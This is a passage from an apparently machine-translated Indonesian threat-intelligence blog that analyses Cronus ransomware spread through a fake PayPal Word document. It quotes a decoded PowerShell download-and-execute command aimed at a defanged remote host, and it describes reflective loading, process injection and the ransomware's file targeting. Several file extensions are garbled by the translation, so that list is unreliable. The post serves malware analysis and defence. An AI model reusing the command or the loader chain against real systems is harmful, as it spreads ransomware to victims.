

Seqrite Labs APT-Team baru-baru ini menemukan beberapa kampanye yang melibatkan umpan PayPal palsu. Kampanye ini menargetkan individu di seluruh dunia dengan varian ransomware baru yang dikenal sebagai Cronus. Dalam hal ini, malware dikembangkan di PowerShell dan dieksekusi langsung di memori tanpa menulis konten berbahaya apa pun ke disk.
Blog ini akan membahas kecanggihan dan detail teknis dari kampanye yang kami temukan selama analisis telemetri kami. Kami akan memeriksa berbagai tahapan kampanye ini, dimulai dengan muatan dokumen awal. Kemudian kami akan melanjutkan untuk mengekstrak dan menganalisis skrip VBA berbahaya dan akhirnya meninjau muatan PowerShell yang mengeksekusi ransomware menggunakan pemuatan DLL reflektif.
Temuan Awal
Pada tanggal 14 Juli 2024, tim kami menemukan dokumen berbahaya di VirusTotal , berdasarkan aturan pencarian yang kami gunakan untuk file yang berisi makro VBA tertanam yang berbahaya.

Berdasarkan analisis awal, kami menemukan bahwa umpan berbahaya tersebut bertujuan untuk meniru dokumen tanda terima biasa yang dikenal sebagai paypal_charges.doc. Kemudian, setelah mengekstrak makro berbahaya dari aliran data berbahaya, kami menemukan bahwa VBA berbahaya tersebut mengunduh loader berbasis PowerShell tahap kedua yang dikenal sebagai 8eef4df388f2217caec3dc26.ps1 , yang memuat DLL berbasis ransomware menggunakan teknik pemuatan reflektif.
Kelompok ransomware, seperti NETWALKER dan banyak lainnya, sebelumnya telah menggunakan teknik ini untuk menyebarkan ransomware.
Rantai Infeksi
Technical Analysis
Kami akan membagi analisis menjadi tiga bagian berbeda.
Infeksi Awal – Dokumen Berbahaya
Awalnya kami mengamati bahwa infeksi awal disebabkan oleh dokumen Word berbahaya, yang utamanya menyebar melalui vektor phishing. Oleh karena itu, kami memutuskan untuk menyelidiki lebih dalam isi umpan tersebut sebelum menyelidiki aliran makro berbahaya.
Berkas dokumen tersebut menunjukkan kematangan pelaku ancaman karena umpannya hanyalah dokumen Word kosong. Oleh karena itu, kami memutuskan untuk menyelidiki lebih dalam aliran jahat dokumen berbahaya ini dan segera mengekstraknya untuk analisis lebih lanjut.


Setelah memahami cara kerja makro tertanam, kami menemukan bahwa makro tersebut sangat dikaburkan dengan komentar sampah dan nama variabel, sehingga membuat analisis menjadi lebih sulit. Oleh karena itu, kami memutuskan untuk menghilangkan kekaburan makro VBA, yang tampilannya kurang lebih seperti ini.

// Perintah Base64 yang didekodekan.
IEX (New-Object Net.WebClient).DownloadString(‘hxxps[:]//eternal[.]lol/file/8e53a3e023218a9b1ef9ba1ef3b5afd191a99156b77864558d/8eef4df388f2217caec3dc26[.]jpg’);
Jelas bahwa makro tersebut menggunakan powershell.exe untuk menjalankan string berkode Base64 sebagai argumen. Dekode konten tersebut mengungkapkan bahwa makro tersebut mencoba mengunduh muatan tahap kedua dari server.
Tahap Kedua – Loader PowerShell Berbahaya
Kami melihat bahwa ekstensi berkasnya adalah .JPEG, sedangkan jenis berkasnya adalah berkas PowerShell. Jadi, kami segera memutuskan untuk memeriksa pemuat PowerShell yang berbahaya.

Seperti yang diharapkan, tahap kedua tersamarkan dengan baik oleh kode sampah, yang menyulitkan analisis. Oleh karena itu, kami memutuskan untuk mende-obfuscate skrip PowerShell secara manual dengan menghapus kode sampah dan mengamati pola penggunaan kode sampah agar analis tidak merasa kesulitan.
Skrip tersebut dikaburkan menggunakan tiga lapisan kode sampah, yang berisi serangkaian urutan seperti ini:
jika ($a.ProcessName -seperti “junkcodesequenceone”){
….kode sampah di sini…..
….kode sampah di sini…..
….kode sampah di sini…..
}
jika ($a.ProcessName -seperti “junkcodesequencetwo”){
….kode sampah di sini…..
….kode sampah di sini…..
….kode sampah di sini…..
}
..Skrip Powershell yang sebenarnya…
jika ($a.ProcessName -seperti “junkcodesequencethree”){
….kode sampah di sini…..
….kode sampah di sini…..
….kode sampah di sini…..
}


Dengan meneliti kode PowerShell yang sebenarnya, kita melihat bahwa file tersebut menyertakan array dua byte yang berisi Assembly .NET, yang selanjutnya dikemas ke dalam memori menggunakan pemuatan reflektif. Tahap terakhir adalah Assembly .NET berbahaya yang berisi ransomware.

Tahap Akhir – Perakitan .NET Berbahaya
Mari kita periksa rakitan .NET berbahaya yang kami ekstrak pada tahap kedua. Setelah ekstraksi, kami memuat DLL ke dalam alat Detect-It-Easy (DIE) untuk mengidentifikasi berkas rakitan .NET yang telah dikemas atau dilindungi.


Kami menemukan bahwa assembly .NET pertama dilindungi menggunakan .NET Reactor, jadi kami memutuskan untuk membongkarnya dan menjelajahi file assembly lebih lanjut menggunakan alat dnSpy untuk mendapatkan gambaran kode yang detail.

Setelah membongkar file DLL pertama, TEStxx.dll, kami menemukan bahwa assembly yang dimuat bertanggung jawab untuk melakukan injeksi proses. Dalam hal ini, ia menyuntikkan executable kedua, RegSvcs.exe, ke dalam memori suatu proses. Oleh karena itu, mari kita selidiki executable .NET berbahaya kedua.

Dengan meneliti metode Main dari file executable terakhir ini, kita dapat melihat bahwa kode tersebut melakukan berbagai tugas yang terkait dengan perilaku berbasis ransomware, seperti mengubah wallpaper, menghitung dan mengenkripsi file tertentu, dan menghentikan proses yang sedang berjalan.

Selain itu, kita dapat melihat metode seperti TRIPLE_ENCRYPT , FULL_ENCRYPT dan RECURSIVE_DIRECTORY_LOOK , EXCEPTIONAL_FILE dan banyak metode menarik lainnya. Oleh karena itu, kita akan menyelidiki beberapa fungsi menarik dari ransomware ini.
Salinan Sendiri

File biner ransomware tersebut menyalin dirinya sendiri ke C:\Users\<Username>\AppData\Local path, dan jika file biner tersebut sudah ada atau telah disalin, maka ransomware akan menghapus dirinya sendiri. Setelah selesai menyalin ke lokasi tersebut, ransomware akan memulai prosesnya.
Pencacahan

Ransomware tersebut melakukan enumerasi dengan awalnya menghitung drive disk lokal, kemudian menghitung file yang ada di dalam drive tersebut. Ia juga memeriksa folder tertentu di direktori \System\ dan mengecualikannya. Kemudian, ia melanjutkan dan membuat tugas baru untuk pencarian direktori rekursif.
Ini menargetkan tipe file tertentu untuk enkripsi, yang ditunjukkan di bawah ini:
| .myd | .ndf | .qry | .sdb | .sdf | .tmd | . Tgz |
| .lzo | . Txt | .jar | dat | .kontak | .pengaturan | .doc |
| . Docx | . Xls | . Xlsx | . Ppt | . Pptx | .odt | . Jpg |
| .mka | .html | .oqy | . Png | . CSV | .py | .sql |
| .indd | .cs | .mp3 | .mp4 | .dwg | Zip. | rar |
| . Mov | . Rtf | bmp | . Mkv | . Avi | . Apk | .lnk |
| .dib | .Dec | .diff | .mdb | . Php | . Asp | . ASPX |
| . Html | . HTM | . Xml | .psd | .xla | .anak | |
| .dae | .divx | iso | .7zip | .pdb | . Ico | .lulus |
| .db | . WMV | .swf | .cer | .bak | .cadangan | .acdb |
| .teluk | .p7c | .exif | .vss | .mentah | .m4a | . WMA |
| .kartu as | .arj | . Bz2 | . Cab | .gzip | .lzh | .ter |
| .jpeg | .xz | MPEG. | torrent | Mpg. | .inti | flv |
| .sie | .jumlah | .ibank | .dompet | Css | . Js | .rb |
| .crt | .xlsm | .xlsb | . 7z | .cpp | .Jawa | .jpe |
| . Awal | .gumpal | .wps | .docm | . Wav | .3gp | . Gif |
| .log | .gz | .config | .vb | .m1v | .sln | .pst |
| Obj | .xlam | .djvu | .inc | .cvs | .dbf | .tbi |
| .wpd | .dot | .dotx | .webm | .m4v | .amv | .m4p |
| .svg | .ods | .bk | .vdi | .vmdk | .onepkg | .akses |
| .jsp | .json | .xltx | .vsdx | .uxdc | .udl | .3ds |
| .3fr | .3g2 | .akses | .accdc | .accdw | .adp | .ai |
| .ai3 | .ai4 | .ai5 | .ai6 | .ai7 | .ai8 | .arw |
| .ascx | .asm | .asmx | .avs | . Bin | .cfm | .dbx |
| .dcm | .dcr | .gambar | .rgbe | .dwt | .f4v | .exr |
| .kwm | .maks | .mda | .mde | .mdf | .mdw | .mht |
| .mpv | .pesan | .ku I | .nef | .odc | .geo | .cepat |
| .odm | .odp | .sering | .orf | . PFX | .p12 | Pl |
| pls | .aman | .tab | Vbs | .xlk | .xlm | .xlt |
| .xltm | .svgz | .slk | .tar.gz | .dmg | .ps | .psb |
| .tif | .rss | .key | .vob | .epsp | .dc3 | .iff |
| .memilih | .onetoc2 | .nrw | .pptm | .potx | .potm | .pot |
| .xlw | .xps | .xsd | .xsf | .xsl | .kmz | .akseptor |
| .stm | .akun | .ppam | .pps | .ppsm | .1cd | .p7b |
| .wdb | .sqlite | .sqlite3 | .dacpac | .zipx | .lzma | .z |
| .tar.xz | .pam | .r3d | .ova | .1c | .dt | .c |
| .vmx | .xhtml | .ckp | .db3 | .dbc | .dbs | .dbt |
| .dbv | .frm | .mwb | .mrg | .txz | .vbox | .wmf |
| . Wim | .xtp2 | .xsn | .xslt |
enkripsi
File biner ransomware menggunakan dua jenis metode enkripsi yang berbeda, tergantung pada ukuran file. Untuk file berukuran kurang dari 512 KB, metode FULL_ENCRYPT mengenkripsi file sekaligus. Untuk file berukuran lebih dari 512 KB, metode TRIPLE_ENCRYPT memecah isi file menjadi beberapa bagian dan mengenkripsinya. Kedua metode ini menggunakan metode enkripsi AES untuk mengenkripsi file.
